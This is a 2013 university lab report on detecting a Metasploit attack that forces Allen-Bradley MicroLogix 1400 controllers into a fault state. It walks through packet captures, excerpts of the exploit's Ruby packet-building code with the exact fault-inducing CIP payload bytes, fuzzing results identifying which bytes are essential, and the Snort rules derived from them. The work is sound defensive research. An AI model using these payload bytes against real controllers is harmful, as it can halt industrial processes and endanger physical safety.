Snort Signatures for AB/ML Metasploit Major Fault Attack

AUTHOR: DERON GRZETICH - DEPAUL UNIVERSITY

2013

Snort Signatures for AB/ML Metasploit Major Fault Attack

Objective


The objective of this work was to write alert signatures for Snort to detect the Metasploit Fault attack on the Allen-Bradley/Rockwell Automation MicroLogix 1400 series controllers. The first objective was to write a Snort IDS rule that would detect the malicious traffic generated by the exploit. The second objective was to write a rule that identifies only "approved traffic" and alerts on all other traffic by tightening the Snort rule to only data that puts the controller into a fault state.

Approach

The approach to this work was to examine both the exploit in action through packet captures and analysis, as well as through a review of the Metasploit .rb file which dictates how the packets will be created and sent to the MicroLogix controller. After understanding how the attack functioned a Snort rule was written to detect traffic that matched the exploit traffic from a generic level. As the generic rule may also trigger false positives on legitimate traffic sent to the controller, in addition to the attack, the rule was refined. After refining the rule, the bytes in the CIP Generic Class section of the payload which resulted in a successful fault attack were determined and used to further refine the rule using offset and depth information.

Environment Setup

For the purposes of this report, the environment was setup as follows:



Understanding the Exploit

To better understand the exploit and its operation, the function of the exploit through examination of its usage in metsaploit was conducted. In addition, the ports and services that are "listening" or used by the controller were examined through port scanning, the effect of the exploit on the S2:5/3 bit was determined, and finally the attack was dissected through both packet capture and analysis and examination of the .rb file to match what was observed on the wire.

Metasploit Examination

The exploit was loaded into Metasploit (located at /auxiliary/cybati/micrologix_fault). The options for the attack were examined by running a "show options". It appears that the only option that needs to be set is the RHOST, as changing the port or attack type (as examined in the .rb file) modifies the attack in such a way that the exploit will not function as designed. The screenshot below shows the use and options of the attack:




Figure 1: Metasploit MicroLogix attack options

The following screenshot shows successful execution of the attack against the controller (note the connection and session IDs referred to in this document were not captured in this screenshot, this is to illustrate the attack in Metasploit only):




Figure 2: Metasploit MicroLogix attack execution

Port Scanning

To examine what other ports may be a used in this attack on the MicroLogix controllers a full nmap scan with options (-sT –n –v –p 1-65535) was run against the controller at 10.0.0.135. The results showed two open ports (80/TCP and 44818/TCP) and one closed port (2222/TCP). Port 80/TCP is used for the web interface to the controller, while 2222/TCP is shown as ENIP and 44818/TCP is an unknown service. It is likely that the 2222/TCP closed state is related to the fact that ENIP uses 2222/UDP for implicit messaging and 44818/TCP is used for explicit messaging.

Examining the S2:5/3 Bit

To see the effect of the exploit on the controller, and to prove that the S2 file's 5/3 bit is "set" as part of the exploit, a before and after view of the bit status (using the controller's web interface) was used. In the first screenshot below we see that the S2:5/3 bit is off and the controller is running normally without a fault indication.




Figure 3: Status of the S2:5/3 bit prior to exploit being run

Next, the exploit was run against the controller which induced the fault condition. The interface was again examined for the presence of the S2:5/3 bit being set. In the screenshot below we can see that the bit is now set and the controller must be manually reset to "reset" the S2:5/3 bit.




Figure 4: Status of the S2:5/3 bit post exploitation

Examining the Packets

Wireshark

To dissect how the attack operates Wireshark was used to capture packets on the network and the results filtered to examine packets sent between Metasploit and the controller as part of the attack. The packets, as show in the screenshot below, have the following characteristics:

The attack requires a total of 12 packets, in order the packets are:

- Packets 1-3: The TCP connection setup (SYN-SYN/ACK-ACK)
- Packets 4-6: Register an ENIP session to capture the ENIP Session ID
- Packets 7-8: Generate and capture the ENIP Connection ID
- Packet 9: Forge packet and send with CIP data which induces the fault
- Packets 10-12: Close the TCP connection (ACK-FIN/ACK/ACK-RST)




Figure 5: Wireshark capture of the exploit traffic between Metasploit and the controller

It appears that the forged packet (Packet 9) requires both a session and connection ID to succeed, although these connections do not require authentication prior to being accepted and the attacker is able to send the forged packet to the controller with minimal information being required on their part.

Packet and .rb Code Analysis

To further dissect the packets the options and data included with each packet were examined, including ENIP and CIP options, to evaluate how the attack operates. The tables below show the opening of the TCP connection, Session registration and capture of the Session ID, utilizing the Session ID to capture the Connection ID, the attack, and the TCP connection close. In addition, a review of the associated .rb file sections is included where necessary.

The TCP Connection open utilizes a standard open procedure:

1. TCP Connection Open

Packet number	IP Header		TCP Header		
	Src IP	Dst IP	TCP Flags	Src port	Dst Port
1	Metasploit	Micrologix 1400	S	53436	44818
2	Micrologix 1400	Metasploit	SA	44818	53436
3	Metasploit	Micrologix 1400	A	53436	44818

Table 1: The TCP connection open from the attack

(note IP's have been removed and replaced with system monikers)

The TCP open is simply part of the *sock.put(packet)* requirement that a TCP session be established prior to sending the forged packets. The source port is chosen randomly from ephemeral ports. Although, after several runs of the attack and analysis of the chosen source port it appears that ports above 50,000 are used. The destination port is set by the exploit through the RPORT setting and the target is set by RHOST.

In terms of items to key in on to create a Snort signature we have:

- The source port will be random
- The destination port is that of the ENIP/CIP protocol which is 44818/TCP

Next, the exploit registers an ENIP session with the controller on 44818/TCP in order to generate a Session ID. This Session ID will be captured by the module and used in the next series of packets to capture the Connection ID which is required by the final attack packet. The truncated table below shows some of the options as set by the exploit:

2. Register and Capture Session ID

Packet	IP Header		TCP Header			ENIP	ENIP Header	
	Src IP	Dst IP	TCP Flags	Src port	Dst Port	Session	Command	Session
4	Metasploit	Micrologix 1400	AP	53436	44818	0x00000000 Register Session	0x0065 Register Session	0x00000000 Success
5	Micrologix 1400	Metasploit	AP	44818	53436	0x73E5CCAA Register Session	0x0065 Register Session	0x00000000 Success
6	Metasploit	Micrologix 1400	A	53436	44818	NA	NA	NA

Table 2: Session ID request and capture packets

In terms of actual code in the exploit module used to generate the packet above, we examine the following section of code called *reqsession*:

```
def reqsession
        packet = ""
        packet += "\x65\x00" # ENCAP_CMD_REGISTERSESSION (2 bytes)
        packet += "\x04\x00" # encap_length (2 bytes)
        packet += "\x00\x00\x00\x00" # session identifier (4 bytes)
        packet += "\x00\x00\x00\x00" # status code (4 bytes)
        packet += "\x00\x00\x00\x00\x00\x00\x00\x00" # context information (8 bytes)
        packet += "\x00\x00\x00\x00" # options flags (4 bytes)
        packet += "\x01\x00" # proto (2 bytes)
        packet += "\x00\x00" # flags (2 bytes)
        begin
                sock.put(packet)
                response = sock.get_once(-1,8)
                session_id = response[4..8].unpack("N")[0] # parse allocated session id
                print_status("Got session id: 0x"+session_id.to_s(16))
        TRUNCATED...
```

The code above generates the portion of the packet used to generate a Session ID through the 0x0065 (Register Session) value in the command field of the ENIP header. The variable “packet” is built up with other options such as a session identified (0x0), status code (0x0 Success), and other options required by the ENIP header. Again, full packet analysis is included as an attachment. The module then sends the packet using *sock.put(packet)* to the controller and evaluates the response. The *response = sock.get_once(-1,8)* receives the packet back from the controller, and the "session_id" variable is populated with the parsed response packet which contains the Session ID. If successful it prints the Session ID to the console, and the truncated section handles errors and error messages.

In terms of items to key in on to create a Snort signature we have:

- The attacking system sends a 0x0065 ENIP command to the controller to elicit a session ID response
- These packets are immediately preceded by the TCP connection setup
- The Session ID changes upon each subsequent connection and is of little value
- Some of these fields may cause false positives in the signature and should be ignored. The Session ID capture mechanism does not contain the actual attack packet containing the CIP data which sets the S2:5/3 fault bit to on

Once the Session ID is obtained, the attack can connect to the controller to obtain the required Connection ID. The next series of packets elicit a response from the controller which allows the capture the Connection ID (note, this is heavily truncated due to the sheer number of fields in ENIP and CIP headers):

3. Using Session ID, Capture Connection ID

	IP Header		ENIP	ENIP Header		CIP		CIP Connection Manager
Packet	**Src IP**	**Dst IP**	**Session**	**Command**	**Session Handle**	**Service**	**Request Path**	**0->T, T->0**
7	Metasploit	Micrologix 1400	0x73E5CCAA Send RR Data	0x006f Send RR Data	0x73E5CCAA	Unknown Service 0x54 (Request)	Connection Manager (0x01)	0x80000015 0x80FE0014
8	Micrologix 1400	Metasploit	0x73E5CCAA Send RR Data	0x006f Send RR Data	0x73E5CCAA	Unknown Service 0x54 (Response)	Connection Manager (0x01)	0xAACD2C6F 0x80FE0014

Table 3: Using Session ID, request Connection ID and capture

The section of code in the module which creates these packets and captures the Connection ID are in the section called *reqconnection(sessionid)*. As we can see, the *sessionid* variable is passed to this function as it is required to build a packet which will elicit the response required.

The code (truncated) is as follows:

```
def reqconnection(sessionid)

                packet = ""

                packet += "\x6f\x00" # SEND_RR_DATA (2 bytes)
```

```
packet += "\x3e\x00" # encap_length (2 bytes)

packet += [sessionid].pack("N") # session identifier (4 bytes) **in our case this was 0x735E5CCAA

packet += "\x00\x00\x00\x00" # status code (4 bytes)

....

packet += "\x00\x80" # O->T network connection id (2 bytes)

packet += "\x14\x00\xfe\x80" # T->O network connection id (4 bytes)  **this appears to be static

begin

        sock.put(packet)

        response = sock.get_once(-1,8)

        connection_id = response[44..48].unpack("N")[0] # parse allocated connection id

        print_status("Got connection id: 0x"+connection_id.to_s(16))
```

An analysis of the code shows that the packet is a Send RR Data request in the command field of the ENIP header. The controller responds with a similar message that contains the 0->T network connection ID. The response packet is parsed, looking at bytes 44-48, offset from the start of the ENIP header which is directly after the TCP header we will find the Connection ID which will be stored in the *connection_id* variable to be used in the attack packet generation. In the example the Connection ID was 0xAACD2C6F. Note that the packet hex in Wireshark that this value is stored in little Endian.

In terms of items to key in on to create a Snort signature we have:

- The static T->0 value as set 0x80FE0014 (note that in packet creation this is backwards due to the Endian-ness of the field)
- The Session ID and controller Connection ID's are both variable and subject to change and are therefore of limited value in a signature
- These packets are immediately preceded by the ENIP registration packets

Once the attacker has the Session and Connection IDs it is possible to forge the attack pack which sets the S2:5/3 bit and implements the fault error on the controller. The attack packet appears as follows (truncated):

4. Send Attack

Packet	IP Header		ENIP	ENIP Header			CIP	CIP Class Generic
	Src IP	Dst IP	Session	Command	Length	Connection ID	Service	Data
9	Metasploit	Micrologix 1400	0x73E5CCAA Send Unit Data	0x0070 Send Unit Data	49	0xAACD2C6F	Unknown Service 0x4b (Request)	07 4d 00 3d 09 a9 0a 0f 00 68 dd ab 02 02 84 05 00 08 00 08 00

Table 4: Attack packet attributes

The code that generates this relies upon building a packet in two part (*payload1* and *payload2*) while also injecting the Session and Connection ID gathered in packets 5 and 8. The code that generates the attack packet is as follows:

```
def forgepacket(sessionid, connectionid, payload1, payload2)

        packet = ""

        packet += "\x70\x00" # command: SEND_UNIT_DATA (4 bytes)

        packet += "\x31\x00" # length (4 bytes)

        packet += [sessionid].pack("N") # session identifier (4 bytes)  **our session ID was 0x73E5CCAA in this case

        packet += payload1 #payload1 part

        packet += [connectionid].pack("N") # connection identifier (4 bytes)

        **our session ID was 0x73E5CCAA in this case

        packet += payload2 #payload2 part

        begin

                sock.put(packet)
```

This code combines all of the elements into the final attack packet. Payload 1 is somewhat uninteresting in its options as it appears to simply include necessary data elements and fields as required by the protocol. Payload2 presents a more interesting set of data, including one which is not seen in the packets until now. The truncated code we examine next is as follows:

```
....

payload2 += "\xb1\x00" # connected data item

payload2 += "\x1d\x00" # length

payload2 += "\x7d\x14" # connection id
```

```
payload2 += "\x4b" # service

payload2 += "\x02" # request path size

payload2 += "\x20\x67\x24\x01" # request path

payload2 += "\x07\x4d\x00\x3d\x09\xa9\x0a\x0f\x00\x68" # cip class generic

payload2 += "\xdd\xab\x02\x02\x84\x05\x00\x08\x00\x08\x00" # cip class generic
```

The exploit appears to generate data which is located in the Data field of the CIP Generic Class section of the packet which will be sent to the controller. To examine other “normal” network traffic between the controller and the RSMicroLogix application, data during normal run operations as well as download operations was captured to examine this contents of the Data field using Wireshark. The following screenshot depicts legitimate Run operations when connected to the RSMicroLogix application:




Figure 6: Wireshark capture between controller and RSMicroLogix application

In addition, a packet capture of a download of new code to the controller was examined which is depicted in the screenshot below:




Figure 7: Wireshark capture between controller and RSMicroLogix application w/download

Also worth noting is the fact that the Data field length in normal traffic between the controller and application is variable, ranging from 13 to 36 bytes in length. The attack packet uses a static length of 21 bytes due to the construction of the Data field section by the exploit.

In terms of items to key in on to create a Snort signature we have:

- The attack packet contains a concatenation of payload1, payload2, the Session ID, and the Connection ID
- The Data field under the CIP Class Generic section appears to hold the data which flips the S2:5/3 bit to on, causing the logical fault condition on the controller
- The Data field is static in this attack at 21 bytes in length as well as in content which is known by examining either the packet capture or the exploit code itself
- The attack packet has a ENIP header length of 49 bytes as it is forged by Metasploit

Snort Rule –Round 1

Based on the information gathered to this point it is possible to write a generic Snort rule which will alert on the attack traffic. Although it is a better practice to write the rule to catch the vulnerability, and not the exploit, given that this attack is not “interactive” in the normal sense we are stuck writing the rule to catch the exploit on the wire.

Here is the Snort rule which detects the flow, 44818/TCP port usage (note: it is set to alert on the IP of the controller in the lab only), the flags in the TCP header, and the content utilizing offset and depth:

alert tcp any any -> 10.0.0.135/32 44818 (msg: "Metasploit Cybati Allen-Bradley MicroLogix Major Fault Error detected!"; flow:established; flags:AP; content: "|70 00 31 00|"; offset:0; depth:4; content: "|4B 02 20 67 24 01 07 4D 00 3D 09 A9 0A 0F 00 68 DD AB 02 02 84 05 00 08 00 08 00|"; offset:46; depth 27; sid:9999999; rev:1;)

This rule has the following attributes:

- It detects traffic flow from any IP, any source port to the controller destined for port 44818
- It only alerts on established connected, as this attack relies on a TCP connection in order to get the Session and Connection IDs that are required for attack
- It only alerts on a packet with the ACK and PSH flags set, as those are the flags set in the attack packet
- It alerts if there is a content match at the beginning of the ENIP header (offset:0) if the first 4 bytes are 0x0070 followed by 0x0031 which is the command to Send Unit Data followed by a header length of 49 bytes; AND
- The content in the CIP Generic Class section (offset:46), including the Data field, are a match on content
- SID, Msg, and Rev are all generic settings used for testing the alert

Snort Rule –Round 1 Testing

The lab systems, as shown in the Lab Setup section, were used to run the attack and get the controller into a fault state. Snort was loaded with the above rule under local.rules and was listening to all traffic on the network and Sguil was used to examine the alerts received by Snort. The rule successfully alerts each time the exploit is run against the system as shown in the screenshot below (note extensive testing of the rules here as they were built up over time):




Figure 8. Alert added to local.rules




Figure 9. Sguil showing alerts (533 at this point) for alerts on the rule as described above in this section

Snort was left in a listening mode while further “non-exploit” traffic was sent between the controller and RSMicroLogix application (i.e. connect, change mode to run/program, download new code, etc.). No false-positive alerts were witnessed.

Snort Rule –Round 2

Keying in on the Data field, further examination of the values in this field may prove to be of interest in writing the Snort rule or creating a tighter version of it to further limit false positive alerts. To test which bytes of the Data field data affect the exploit, that individual bytes in the Data filed were "fuzzed" byte-by-byte and the exploit re-run to determine if the fault condition would still be induced by the attack. The table below indicates which bytes in the Data field, when changed, either fail to induce the fault or the attack operates as designed:

Payload 2 - CIP generic class data generation section of the exploit			
Position	**Value**	**Exploit remains functional after change**	**Byte offset in packet from ENIP header**
1	x07	YES	52
2	x4d	YES	53
3	x00	YES	54
4	x3d	YES	55
5	x09	YES	56
6	xa9	YES	57
7	x0a	YES	58
8	x0f	NO	59
9	x00	YES	60
10	x68	YES	61
11	xdd	YES	62
12	xab	NO	63
13	x02	NO	64
14	x02	NO	65
15	x84	NO	66
16	x05	NO	67
17	x00	NO	68
18	x08	NO	69
19	x00	YES	70
20	x08	YES	71
21	x00	YES	72

Table 5. Table outlining the success of the attack when specific bytes of the data in the CIP Data field are modified

From the table above it appears that the byte values of more than half of the Data section appear to not affect the attack's success. The Snort alert rule was refined based on the information above and further tested.

The new Snort rule which was tested was as follows (note the sid was changed to determine when the "new" or refined rule was hit during testing):

alert tcp any any -> 10.0.0.135/32 44818 (msg: "Metasploit Cybati Allen-Bradley MicroLogix Major Fault Error detected!"; flow:established; flags:AP; content: "|0F|"; offset:59; depth:1; content: "|AB 02 02 84 05 00 08|"; offset:63; depth 7; sid:9999998; rev:1;)

The rule above was added to local.rules, Snort restarted, and Sguil opened again. The exploit was run once again and the new alert appeared as highlighted in the screenshot below.

